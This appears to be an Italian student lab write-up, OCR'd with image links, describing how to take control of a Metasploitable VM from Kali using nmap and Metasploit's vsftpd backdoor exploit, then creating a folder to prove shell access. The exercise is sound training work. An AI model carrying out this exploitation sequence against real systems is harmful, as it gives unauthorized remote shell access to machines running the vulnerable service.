

L'obiettivo dell'esercizio è di acquisire il controllo della macchina metasploitable da kali.


Accertiamoci che comunicano tra di loro e successivamente digitiamo il comando "msfconsole" per iniziare la sessione.




Scansioniamo con nmap per enumerare le porte in ascolto attive su meta e visualizziamo che il servizio “vsftpd” p in ascolto sulla porta 21.




Eseguiamo il comando “search vsftpd” all’interno di metasploit per trovare il servizio di exploit dello stesso, in figura sono due e andremo ad utilizzare il secondo utilizzando il comando “use1” per selezionarlo. Dopo bisogna impostare l’indirizzo ip della macchina che vogliamo attaccare e digitiamo il comando “set RHOSTS 192.168.1.149”.



Per verificare le nostre modifiche sono andate a buon fine digitiamo il comando “show oprions”



Successivamente lanciamo il comando “exploit”, per confermare la riuscita dell’attacco scriviamo il comando “ifconfig” e visualizziamo che ci viene mostrato le informazioni dell’interfaccia di rete di Metaspoitable. Questo sta a significare che siamo riusciti a creare una shell con accesso alla macchina target.



L’esercizio ci chiedeva di creare una cartella della root con il comando “mkdir meta_test “.

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
mkdir Meta_test
```

Per verificare che sia andato tutto bene, apriamo la macchina di metasploitable e digitiamo i comandi cd/ e ls.

Come si visualizza in foto è stata correttamente eseguita la creazione della cartella.

```
msfadmin@metasploitable:~$ cd
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ cd ls
-bash: cd: ls: No such file or directory
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ sudo loadkeys it
[sudo] password for msfadmin:
Loading /usr/share/keymaps/it.map.bz2
msfadmin@metasploitable:~$ cd /
msfadmin@metasploitable:/$ ls
bin    dev   initrd      lost+found  mnt         proc  srv  usr
boot   etc   initrd.img  media       nohup.out   root  sys  var
cdrom  home  lib         Meta_test   opt         sbin  tmp  vmlinuz
msfadmin@metasploitable:/$ _
```